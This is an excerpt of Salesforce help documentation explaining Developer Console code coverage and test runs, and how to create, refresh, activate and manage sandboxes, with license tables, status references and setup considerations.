

The Developer Console retrieves and displays code coverage information from your organization. Code coverage results come from any tests you've run from an API or from a user interface (for example, the Developer Console, the Force.com IDE, or the Apex Test Execution page).

To clear the current results, click **Test > Clear Test Data**. When you edit a class, the code coverage for that class is cleared until you run the tests again.

You can view code coverage in several places in the Developer Console.

- The **Tests** tab includes an **Overall Code Coverage** panel that displays the code coverage percentage for every Apex class in your organization that has been included in a test run. It also displays the overall percentage.
- Double-click a completed test run to open a Tests Results view that displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message. If the test failed, a Stack Trace column shows the method and line number at which the test failed.
- To view line-by-line code coverage for an Apex class, open the class. The Code Coverage menu will include one or more of the following options depending on the tests you have implemented:
 - **None**
 - **All Tests:** The percentage of code coverage from all test runs.
 - *className.methodName*: The percentage of code coverage from a method executed during a test run.

Lines of code that are covered by tests are blue. Lines of code that aren't covered are red. Lines of code that don't require coverage (for example, curly brackets, comments, and `System.debug` calls) are left white.

```

29 http.setMethod('POST');
30 Blob headerValue = Blob.valueOf(API_KEY + ':');
31 String authorizationHeader = 'BASIC ' +
32 EncodingUtil.base64Encode(headerValue);
33 http.setHeader('Authorization', authorizationHeader);
34 http.setBody('card[number]=' + cnumber + '&card[exp_year]=' + exp_year + '&
35
36 if(!Test.isRunningTest()){
37     Http con = new Http();
38     HttpResponse hs = con.send(http);
39
40     system.debug('### ' + hs.getBody());
41
42     response = hs.getBody();
43     statusCode=hs.getStatusCode();
44     system.debug('$$$statusCode=' + hs.getStatusCode());
45 }else{

```

 **Note:** When you edit a class with code coverage, the blue and red highlighting in the Source Code Editor dims to indicate that the coverage is no longer valid. When you edit and save a class, the coverage is removed for that class. To check coverage for that class, run the tests again.

SEE ALSO:

[Create a Test Run](#)

[Tests Tab](#)

[Apex Developer Guide: Code Coverage Best Practices](#)

Create a Test Run

A test run is a collection of classes that contain test methods. Set up a test run in the Developer Console to execute the test methods in one or more test classes.



1. In the Developer Console, click **Test > New Run**.
2. To limit how many tests can fail before your run stops, click **Settings**. Enter a value for `Number of failures allowed`, and then click **OK**.

To allow all tests in your org to run regardless of how many tests fail, set `Number of failures allowed` to -1 or don't provide a value. To stop the test run from executing new tests after a specified number of tests fail, set `Number of failures allowed` to a value from 0 to 1,000,000. A value of 0 causes the test run to stop if any failure occurs. A value of 1 causes the test run to stop on the second failure, and so on. Keep in mind that high values can slow performance. Each 1,000 tests that you add to your `Number of failures allowed` value adds about 3 seconds to your test run, not including the time that the tests take to execute.

This value applies for all test runs that you execute until you close the Developer Console or set a new value.

3. Select a class in the Test Classes column.

To filter the list of classes, type in the **Filter test classes (* = any)** box. To select specific test methods, click a test class and then select the tests from the center column. You can hold down the SHIFT or CTRL key to select more than one test class. To select all methods in all classes that you've highlighted, click **Add Selected**.

- When all the methods you want to run are included in the Selected Tests column, click **Run**.

The test run appears in the Tests tab. To stop a test, click **Test > Abort**.

 **Note:** If your test methods call other methods or classes defined as tests in your organization, those methods and classes are also run.

- From the Tests tab, expand the test run to see the results for each method invoked by each class in the run.

 **Note:** Test classes don't require code coverage, so they show 0% coverage in the Overall Code Coverage pane and don't affect the overall code coverage percentage.

- Double-click the completed test run to open the results in detail view. This detail view displays the tested class, the tested method, the duration, result (skip, pass, or fail), and an optional error message.

If a test failed, the Stack Trace column shows the method and line number at which the test failed.

 **Note:** You can't access logs for synchronous test runs in the Tests tab. However, you can access all test runs' logs in the Logs tab.

- To see the coverage that a test method provides for each class in the Class Code Coverage pane, select the method.

- To clear the current results, click **Test > Clear Test Data**.

SEE ALSO:

[Tests Tab](#)

[Checking Code Coverage](#)

Manage Sets of Apex Test Classes with Test Suites

A test suite is a collection of Apex test classes that you run together. For example, create a suite of tests that you run every time you prepare for a deployment or Salesforce releases a new version. Set up a test suite in the Developer Console to define a set of test classes that you execute together regularly.

- In the Developer Console, select **Test > New Suite**.
- Enter a name for your test suite, and then click **OK**.

3. Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To change which classes are in a test suite, select **Test > Suite Manager > *Your Test Suite* > Edit Suite**. (You can also double-click a test suite's name to edit the suite.) Use the arrows to move classes between the Available Test Classes column and the Selected Test Classes column, and then click **Save**.

To run suites of test classes, select **Test > New Suite Run**.

DEPLOY ENHANCEMENTS FROM SANDBOXES

Sandboxes create copies of your Salesforce org in separate environments. Use them for development, testing, and training, without compromising the data and applications in your production org.

[Sandboxes: Staging Environments for Customizing and Testing](#)

Want to customize your organization in a staging environment where you can test changes without affecting your production organization or its users? Want to have an organization that users can log into and test new features before they're production-ready? Or maybe you just want to log into a Salesforce organization for training or development that mirrors your production organization.

[Create or Refresh a Sandbox](#)

Create a sandbox to use for development, testing, and training. Refresh an existing sandbox to update its contents.

[Manage Your Sandboxes](#)

In Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**. Sandboxes displays the available sandboxes that you purchased and a list of your sandboxes in use.

[Deploy Your Changes](#)

Migrate metadata changes between Salesforce orgs by using the deployment tools available in Setup.

Sandboxes: Staging Environments for Customizing and Testing

Want to customize your organization in a staging environment where you can test changes without affecting your production organization or its users? Want to have an organization that users can log into and test new features before they're production-ready? Or maybe you just want to log into a Salesforce organization for training or development that mirrors your production organization.

Salesforce offers sandboxes and a set of deployment tools, so you can:

- Isolate customization and development work from your production environment until you're ready to deploy changes.
- Test changes against copies of your production data and users.
- Provide a training environment.
- Coordinate individual changes into one deployment to production.

Whether you're an administrator adding features to an organization, a solo developer writing code, or a team of developers working to enhance your organization, you should work with the right tools in the right environment to build and deploy change successfully to your production organization. For a broad overview of the development process and recommendations for organizing your work, see the [Development Lifecycle Guide](#).

[Sandbox and Deployment Resources](#)

In addition to online help, Salesforce creates video demos, guides, and tip sheets to help you learn about our features and successfully administer Salesforce.

[Sandbox Types and Templates](#)

Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

[Sandbox Licenses and Storage by Type](#)

You can create different sandbox environments for your org, depending on your needs for storage, copy configuration, and frequency of refresh.

Release Management Videos

	For End Users	For Admins
Release Management: Overview (Salesforce Classic)		✓
Release Management: Developing and Testing on Sandbox (Salesforce Classic)		✓
Release Management: Deploying Changes Using Change Sets (Salesforce Classic)		✓

Sandbox Types and Templates

Sandboxes are isolated from your production org, so operations that you perform in your sandboxes don't affect your production org.

From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes** to view and manage your existing sandboxes or create new ones.

Sandbox Types

Developer Sandbox

A Developer sandbox is intended for development and testing in an isolated environment. A Developer Sandbox includes a copy of your production org's configuration (metadata).

Developer Pro Sandbox

A Developer Pro sandbox is intended for development and testing in an isolated environment and can host larger data sets than a Developer sandbox. A Developer Pro sandbox includes a copy of your production org's configuration (metadata). Use a Developer Pro sandbox to handle more development and quality assurance tasks and for integration testing or user training.

Partial Copy Sandbox

A Partial Copy sandbox is intended to be used as a testing environment. This environment includes a copy of your production org's configuration (metadata) and a sample of your production org's data as defined by a sandbox template. Use a Partial Copy sandbox for quality assurance tasks such as user acceptance testing, integration testing, and training.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

Full Sandbox

A Full sandbox is intended to be used as a testing environment. Only Full sandboxes support performance testing, load testing, and staging. Full sandboxes are a replica of your production org, including all data, such as object records and attachments, and metadata. The length of the refresh interval makes it difficult to use Full sandboxes for development.

We recommend that you apply a sandbox template so that your sandbox contains only the records that you need for testing or other tasks.

When you create a Full sandbox, you also have to decide how much field tracking history and Chatter activity to include.

- The default is to omit field tracking, but you can include up to 180 days of field tracking. If you track field history for many objects in your production org, specify fewer days to avoid generating an excessive amount of data.
- Chatter activity data can be extensive, which can add a significant amount of time to your Full sandbox copy.

Limit the amount of field history that you copy, and copy your Chatter data only if you need it for your testing use cases.

Sandbox Templates Tab

If you have purchased a license for Partial Copy or Full sandboxes, this tab lists any templates you have created.

Create a Sandbox Data Template, create a sandbox from a template, edit or delete a template, or click the template name for more information. For more information about creating a Sandbox Data Template, see [Create or Edit Sandbox Templates](#) on page 6131.

Sandbox History Tab

This tab displays a log of your sandbox creation and a history of refreshes, including when sandboxes were created and who created them. This tab provides information only. To view or edit an existing sandbox, use the Sandbox tab.

Sandbox Licenses

You purchase licenses for each sandbox type and can purchase multiple licenses of each type. Sandbox licenses are hierarchical. Specifically, the following table shows the type of sandbox you can create with each license:

	Full Sandbox license	Partial Copy Sandbox license	Developer Pro Sandbox license	Developer Sandbox license
	Allows you to create:			
Developer sandbox type	✓	✓	✓	✓
Developer Pro sandbox type	✓	✓	✓	
Partial Copy sandbox type	✓	✓		
Full sandbox type	✓			

License stages are:

Available

The displayed value represents the number of sandboxes that you've purchased but haven't used.

In use

The displayed value represents the number of sandboxes that you've purchased and used.

 **Note:** If you don't see a sandbox option or need licenses for more sandboxes, contact Salesforce to order sandboxes for your org.

When your sandbox licenses expire, your existing sandboxes are subject to certain restrictions. See [Unlock a Sandbox](#) on page 6130 for resolution of license expiration issues.

Understanding Sandbox Refresh Intervals

The refresh interval for each sandbox environment is calculated from when the actual sandbox copying process begins. The sandbox status changes from Pending to Processing at the start of copying.

If other sandbox copy requests were made before yours, your sandbox sometimes remains in the Pending status for some time. The refresh interval timer for your sandbox doesn't start until your request leaves this state.

SEE ALSO:

[Create a Sandbox](#)

[Sandbox Licenses and Storage by Type](#)

[Unlock a Sandbox](#)

[General Sandbox and Sandbox Storage Limits](#)

[Development Lifecycle Guide](#)

Sandbox Licenses and Storage by Type

You can create different sandbox environments for your org, depending on your needs for storage, copy configuration, and frequency of refresh.

Each type has different features to support the activities it's designed for.

Table 83: Sandboxes Available Per Edition

Sandbox Type	Professional Edition	Performance Edition	Unlimited Edition	Enterprise Edition
Developer Sandbox	10 (change sets not available)	100	100	25
Developer Pro Sandbox		5	5	
Partial Copy Sandbox		1	1	1
Full Sandbox		1	1	

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

 **Note:** You can buy more sandboxes for any edition except Developer Sandbox, which is bundled with add-on sandboxes of other types.

- The Developer Pro Sandbox add-on is bundled with 5 Developer Sandboxes.
- The Partial Copy Sandbox add-on is bundled with 10 Developer Sandboxes.
- The Full Sandbox add-on is bundled with 15 Developer Sandboxes.

Table 84: Sandbox Feature Quick Reference

Sandbox Type	Refresh Interval	Storage Limit	What's Copied	Sandbox Templates
Developer Sandbox	1 day	Data storage: 200 MB File storage: 200 MB	Metadata only	Not available
Developer Pro Sandbox	1 day	Data storage: 1 GB File storage: 1 GB	Metadata only	Not available
Partial Copy Sandbox	5 days	Data storage: 5 GB File storage: 5 GB	Metadata and sample data	Required
Full Sandbox	29 days	Same as your production org	Metadata and all data	Available

SEE ALSO:

- [Create a Sandbox](#)
- [Create or Edit Sandbox Templates](#)
- [Sandbox Setup Considerations](#)

Create or Refresh a Sandbox

Create a sandbox to use for development, testing, and training. Refresh an existing sandbox to update its contents.

You have a few ways to copy metadata and data to a sandbox.

- Create a sandbox.
When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org. While creating a Partial Copy or Full sandbox, you can apply a sandbox template, if you have created one. Customers create sandbox templates to define specific object data to copy into the Partial Copy or Full sandbox.
- Refresh and activate an existing sandbox.
Refreshing a sandbox updates the sandbox's metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org's data in addition to its metadata.

[Create a Sandbox](#)

When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org.

[Refresh Your Sandbox](#)

Refreshing a sandbox updates the sandbox's metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org's data in addition to its metadata.

[Activate Your Refreshed Sandbox](#)

If you didn't select **Auto Activate** while refreshing your sandbox, you must activate your sandbox before you can use it.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

Monitor Your Sandbox's Progress

From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**. The list of your sandboxes displays a progress bar for items in the queue, in progress, or recently completed.

Create a Sandbox

When you create a sandbox, Salesforce copies the metadata from your production org to a sandbox org.

1. From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**.
2. Click **New Sandbox**.
3. Enter a name (10 characters or fewer) and description for the sandbox.

We recommend that you choose a name that:

- Reflects the purpose of this sandbox, such as QA.
- Has only a few characters, because Salesforce appends the sandbox name to usernames on user records in the sandbox environment. Names with fewer characters make sandbox logins easier to type.

4. Select the type of sandbox you want.

If you don't see a sandbox option or need licenses for more, contact Salesforce to order sandboxes for your org.

If you reduce the number of sandboxes you purchase, you are required to match the number of your sandboxes to the number you purchased. For example, if you have two Full sandboxes but purchased only one, you can't create a Full sandbox. Instead, convert a Full sandbox to a smaller one, such as a Developer Pro or Developer sandbox, depending on which types you have available.

5. Select the data to include in your Partial Copy or Full sandbox.
 - For a Partial Copy sandbox, click **Next**, and then select the template you created to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see [Create or Edit Sandbox Templates](#).
 - For a Full sandbox click **Next**, and then decide how much data to include.
 - To include template-based data for a Full sandbox, select an existing sandbox template. For more information, see [Create or Edit Sandbox Templates](#)
 - To include all data in a Full sandbox, choose whether and how much field tracking history data to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can significantly speed sandbox copy time.
6. To run scripts after each create and refresh for this sandbox, specify the Apex class you previously created from the SandboxPostCopy interface.
7. Click **Create**.

 **Tip:** Try to limit changes in your production org while the sandbox copy proceeds.

The process takes from several minutes to several days, depending on the size and type of your org.

When your sandbox is ready for use, you receive a notification email that your sandbox has completed copying.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

To access your sandbox, click the link in the notification email. Users can log in to the sandbox at `https://test.salesforce.com` by appending `.sandbox_name` to their Salesforce usernames. For example, if a username for a production org is `user1@acme.com`, and the sandbox is named “test,” the modified username to log in to the sandbox is `user1@acme.com.test`.

 **Note:** Salesforce automatically changes sandbox usernames, but not passwords. New sandboxes have the default email deliverability setting `System email only`. The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn’t send test emails to your users.

SEE ALSO:

- [Sandbox Types and Templates](#)
- [Sandbox Licenses and Storage by Type](#)
- [Create or Edit Sandbox Templates](#)
- [Sandbox Setup Considerations](#)
- [Unlock a Sandbox](#)

Refresh Your Sandbox

Refreshing a sandbox updates the sandbox’s metadata from its source org. If the sandbox uses a sandbox template, the refresh process updates the org’s data in addition to its metadata.

- From Setup, enter `Sandboxes` in the `Quick Find` box, then select **Sandboxes**.

A list of your sandboxes displays. Sandboxes that you can refresh have a Refresh link next to their name.

- Next to the name, click **Refresh**.
- Review the Name, Description, and Create From values, and edit these values if needed.
- Select the type of sandbox environment you want.

A table shows the number and type of sandbox licenses available in your org. You can select a different sandbox type to refresh.

- Select the data you want to copy.

For a Partial Copy sandbox, click **Next**, and then select a template to specify the data for your sandbox. If you have not created a template for this Partial Copy sandbox, see [Create or Edit Sandbox Templates](#).

For a Full sandbox, click **Next**, and then decide how much object data to include.

To include template-based data in a Full sandbox, select an existing sandbox template. For more information, see [Create or Edit Sandbox Templates](#).

To include all object data in a Full sandbox, choose whether and how much field tracking history to include, and whether to copy Chatter data. You can copy from 0 to 180 days of history, in 30-day increments. The default is 0 days. Chatter data includes feeds, messages, and discovery topics. Decreasing the amount of data you copy can speed sandbox copy time.

- If you want to activate your sandbox immediately after you refresh it, select **Auto Activate**. In this case, you don’t receive an activation email.
- Click **Create**.

Salesforce starts copying data to the sandbox.

If you didn’t select **Auto Activate** while refreshing your sandbox, Salesforce sends you an email when your sandbox is ready to activate.

USER PERMISSIONS

To view a sandbox:

- “View Setup and Configuration”

To create, refresh, activate, and delete a sandbox:

- “Manage Sandbox”

Activate Your Refreshed Sandbox

If you didn't select **Auto Activate** while refreshing your sandbox, you must activate your sandbox before you can use it.

1. From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**.
A list of your sandboxes displays. Refreshed sandboxes that haven't been activated yet show an **Activate** link next to their name.
2. Click **Activate** next to the sandbox you want to activate.

 **Warning:** Activating a replacement sandbox that was created using the Refresh link deletes the sandbox it is refreshing. The current configuration and data are erased, including application or data changes that you've made. Click the **Activate** link only if you don't need the current contents of the sandbox. Your production org and its data aren't affected.

Salesforce deletes new sandboxes that aren't activated within 30 days. Users who created or most recently refreshed any sandboxes for your org receive at least two email notifications before Salesforce schedules the sandbox for deletion.

Monitor Your Sandbox's Progress

From Setup, enter *Sandboxes* in the **Quick Find** box, then select **Sandboxes**. The list of your sandboxes displays a progress bar for items in the queue, in progress, or recently completed.

- To show the percentage completed of a copy in progress, hover over the progress bar.
- To see information about the sandbox, including copy progress or how much time before the next available refresh, click the name.

If your sandbox status is suspended or stopped for more than 1 hour, contact Salesforce customer support.

Sandbox Action and Status Reference

Access the list of your sandboxes in your org from the Sandbox tab. Each entry shows the status of the sandbox environment and the specific actions that you can take.

Available Sandbox Actions

Click a sandbox name to see the sandbox detail page. On the sandbox detail page, you can perform all the preceding actions: Log In, Refresh, Activate, Discard, and Delete.

Action	Description
Log In	Click Log In to log into the sandbox as an administrator. Salesforce displays this option only for active sandboxes. You must be logged in to your org as an administrator to see the Log In button.
Refresh	Click Refresh to replace a with a new copy. Salesforce activates the Refresh button only for sandboxes that are eligible for refreshing. Your existing copy of the sandbox remains available while you wait for the refresh to be completed. The refreshed copy is inactive until you activate it.

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

Action	Description
Activate	Click Activate to activate a refreshed sandbox. Salesforce displays this option only for sandbox that aren't activated. You must activate your refreshed sandbox before you can access it.  Warning: Activating a refreshed sandbox replaces the current sandbox with the refreshed version and permanently deletes the older version and all data in it. Your production org and its data aren't affected.
Discard	Click Discard to discard a refreshed sandbox. This action is displayed only for sandboxes that aren't activated. You can discard a sandbox if you don't want to use it or if you plan to do another refresh.
Del	Click Del to remove the sandbox entirely.  Warning: Deleting a sandbox permanently erases the sandbox and all data in it. Your production org and its data aren't affected.

 **Note:** The Delete and Refresh operations are available only when the refresh interval for that sandbox type has elapsed.

Sandbox Statuses

Status	Description
Sampling	The copy engine is determining which object records are sampled and copied from the production org. This status is used only by Partial Copy sandboxes.
Pending	The sandbox is in the queue to be processed by the copy engine. If other sandbox copy requests were made before yours, your sandbox could remain in this state for an extended period of time.
Processing	The copy engine has picked up the copy request and is working to build the sandbox.
Suspended	The copy engine was interrupted while refreshing or creating the sandbox. The copy engine automatically recovers from this state and returns to processing. If this status remains unchanged for more than one hour, contact Salesforce Customer Support.
Stopped	The copy engine couldn't recover from multiple events. If your sandbox is in this state, contact Salesforce Customer Support for specific details and next steps. Salesforce is notified automatically of sandboxes in this state so we can resolve the issues.
Pending Activation	The copy engine created the sandbox and is waiting for you to activate or discard it.
Activating	The copy engine is completing the final steps to make your new sandbox available.
Discarding	The copy engine is marking the refreshed sandbox for deletion, because you clicked Discard . The current sandbox and your production org aren't affected by this process.
Completed	The copy engine has completed the creating or refreshing the sandbox, and the new sandbox is active. You can log in to your new sandbox org.

Status	Description
Deleting	The copy engine is marking the sandbox environment and all sandbox history for deletion. This status is used after you click Delete . This process doesn't affect your production org.
Locking	A background process is locking the sandbox. See the Locked status for more details.
Locked	You can't log into this sandbox because you let some or all your sandbox licenses expire. Contact your account manager to restore the expired licenses. You have 60 days to restore the licenses. If the licenses aren't restored within 60 days, your sandbox is deleted.

Unlock a Sandbox

Sandboxes are licensed separately from the Salesforce service and are subject to restrictions. When your sandbox licenses expire, Salesforce decreases the count of available sandbox licenses for the selected sandbox type.

If your current license count is lower than the number of your provisioned sandbox orgs, Salesforce removes sandbox services, such as Refresh, Sandbox org accessibility, or Login.

 **Note:** Salesforce doesn't automatically delete sandbox orgs because of a license expiration.

Sandboxes are locked when all the licenses for a type of sandbox expire. Salesforce deletes sandboxes that have been locked for 60 days. Users who created or most recently refreshed any sandbox for your org are notified prior to scheduling the sandbox for deletion. They get at least three email notifications over 30 days.

Salesforce deletes new sandboxes that weren't activated within 30 days. Users who created or most recently refreshed any sandbox for your org get at least two email notifications before we schedule the unactivated sandbox for deletion.

Here are some scenarios and solutions, based on licensing and usage.

Scenario	Cause	Example	Effect	Resolution
Unable to refresh a particular type of sandbox	Your org is using more sandboxes than its sandbox licenses permit.	Your org has three Partial sandboxes but only two Partial sandbox licenses.	You can't refresh any sandbox. When you're over your limit on any type of sandbox, your org isn't allowed to refresh any sandboxes.	Delete sandboxes to comply with the number allowed by your org's sandbox licenses, or purchase more sandbox licenses.
All sandboxes of a particular type are locked	The license count of a given type, including higher hierarchical types, is zero.	Your org has three full sandboxes and zero full sandbox licenses.	You don't have access to the sandboxes.	Purchase the correct sandbox licenses to unlock the sandboxes.
All sandboxes are locked	Your production org is locked.	Your org has one full sandbox and one developer-sandbox, but you can't log in to either sandbox.	If your production org is locked, all sandboxes associated with the org are locked.	Contact your Salesforce representative to unlock your org. When your production org is

Create or Edit Sandbox Templates

Sandbox templates control which data is copied into a sandbox.

Sandbox templates allow you to pick specific objects and data to copy to your Full or Partial Copy sandbox to control the size and content of each sandbox. Sandbox templates are only available for use with Full or Partial Copy sandboxes.

When you create a sandbox template, you select the object data (standard and custom) to copy during the creation or refresh of a sandbox.

The sandbox template editor understands the relationships that are defined in your Salesforce org's object schema. Some objects are included even before you've selected anything because they're required in any org. As you select objects to copy, the editor ensures that the associated required objects are added. To see which related objects are required by an object, select it in the **Object** table. Required objects are displayed in the **Required Objects** column.

As you change the schema of the objects in your org, Salesforce updates the template by adding or subtracting related required objects. For example, if Object A is a master of Object B, and you add Object B to a template, Salesforce requires Object A in the template and adds Object A.

1. From Setup, enter *Sandboxes* in the **Quick Find** box, select **Sandboxes**, then click the **Sandbox Templates** tab.
2. Click **New Sandbox Template** or click **Edit** next to an existing template you want to modify.
3. Enter a name and description for the sandbox template.
4. To add objects to the template, select the checkbox for each object you want from the available Objects list. The Object Details section shows you the objects to be added automatically with the one you've selected.
5. To remove objects from the template, deselect the checkbox for the object in the available Objects list. If you remove an object you previously selected, dependent objects you didn't explicitly select are removed. If you attempt to remove an object with dependent objects, you receive a warning requesting a confirmation of the removal. After you confirm your choice, those objects are also removed.
6. Click **Save**.

To understand how to use a Sandbox template during sandbox creation or refresh, see [Create a Sandbox](#) on page 6125.

To understand how a Sandbox template is used by the sandbox copy engine to create a Full or Partial Copy sandbox, see [Sandbox Licenses and Storage by Type](#) on page 6123.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

 **Warning:** If you modify your object schema, your sandbox templates could be altered to include objects that are required by relationships. If you make a change to a required relationship in your object schema, review your sandbox templates to ensure that objects that you expect to be selected are still selected.

[Sandbox Types and Templates](#)

Sandbox Setup Considerations

Sandboxes behave almost the same as your Salesforce production org does, but important differences affect how you configure and test a sandbox org.

Consider the following before you create a sandbox.

Servers and IDs

- Sandbox and production orgs always have unique org IDs. The sandbox copy engine creates an org as part of each creation and refresh request. So, the org ID of your sandbox changes each time your sandbox is refreshed. Salesforce inserts the new value in any place the org ID is used, such as text values and metadata.

To find the org ID of the org that you're currently logged in to, from Setup, enter *Company Information* in the **Quick Find** box, then select **Company Information**. Any script or process, such as test scripts or Web-to-Lead, that depends on a "hard coded" org ID must use the current ID for the sandbox. When you deploy your changes to a production org, update those scripts or processes with the production org ID.

- Salesforce creates sandbox orgs on several instances. When a sandbox is created or refreshed, Salesforce selects an instance for your sandbox, so your sandboxes sometimes appear on different instances and have different URLs.
- When data is copied to a sandbox, object IDs (unique identifiers for all objects—the same as the **ID Field Type** in the developer API) for records are copied. After being copied, however, object IDs don't synchronize between your production org and your sandbox. The sandbox and its corresponding production org act as independent orgs. Object data (and corresponding object IDs) that are created in the production org after the creation or refresh of a sandbox aren't synchronized into the sandbox. The sandbox has the same behavior—new objects that are created in the sandbox aren't synchronized back to the production org.

Users and Contacts

- User information is included in a sandbox copy or refresh for all sandbox types.
- The copy process always copies the corresponding license.
- The copy process doesn't copy Contact data to Developer, Developer Pro, or Partial Copy sandboxes. Therefore, Customer Portal users aren't copied. However, the copy process does copy the Customer Portal licenses, so you can create Customer Portal users in these sandboxes as needed.
- Salesforce usernames must be unique and belong to a single org. To ensure uniqueness, the copy process modifies usernames as follows:

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Professional, Enterprise, Performance, Unlimited,** and **Database.com** Editions

USER PERMISSIONS

To view a sandbox:

- "View Setup and Configuration"

To create, refresh, activate, and delete a sandbox:

- "Manage Sandbox"

- First, the sandbox name is appended to the username. For example, the username `user@acme.com` for a sandbox named `test` becomes `user@acme.com.test`.
- If the resulting username is not unique, a second modification is performed in which some characters and digits are prepended to the modified username. This second modification results in a username such as `00x7Vquser@acme.com.test`.

When you log in with the modified username, you log in to the corresponding sandbox.

- The copy process also modifies user email addresses so that production users don't receive automatically generated email messages. User email addresses are appended with an example domain (`@example.com`), and the original `@` sign is replaced with `=`. This modification ensures that the system ignores these email addresses. For example, a user email of `awheeler@universalcontainers.com` in production becomes `awheeler=universalcontainers.com@example.com` when migrated to sandbox. If you want sandbox users to receive automatically generated emails as part of testing, you can correct the email addresses while logged in to the sandbox.

 **Warning:** Sandboxes change Salesforce user email addresses, but don't change other email addresses in Salesforce, such as email addresses in contact records. To avoid sending unsolicited email from your sandboxes, manually invalidate or delete all email addresses in your sandboxes that don't belong to users of the sandbox. When testing outbound email, change contact email addresses to the addresses of testers or an automated test script.

Email Deliverability

New and refreshed sandboxes have the default email deliverability setting `System email only`. To configure email deliverability settings, in the sandbox org, from Setup, enter `Deliverability` in the `Quick Find` box, then select **Deliverability**. If editable, set the `Access level` in the `Access to Send Email` section. You may not be able to edit the `Access level` if Salesforce has restricted your organization's ability to change this setting.

- `No access`: Prevents all outbound email to and from users.
- `System email only`: Allows only automatically generated emails, such as new user and password reset emails.
- `All email`: Allows all types of outbound email. Default for new, non-sandbox organizations.

 **Tip:** The `System email only` setting is especially useful for controlling email sent from sandboxes so that testing and development work doesn't send test emails to your users.

- Newly created sandboxes default to `System email only`.
- Sandboxes created before Spring '13 default to `All email`.

Creating, Refreshing, and Deleting Sandboxes

- You can specify a post-copy script to run on a sandbox every time it is refreshed (and the first time it is created). Specify the script when you create the sandbox.
- You can copy `Site.com` and `Site.com` community sites to sandboxes.
- Sandbox copy is a long-running operation that occurs in the background. You receive a notification email upon completion. Sandbox refreshes can complete in hours, days, or even more than a week.
- Several conditions affect the duration of a sandbox copy or refresh. The number of customizations, data size, number of objects, configuration choices, and server load can add to the duration. Also, sandbox refreshes are queued, so there could be a delay after your request.
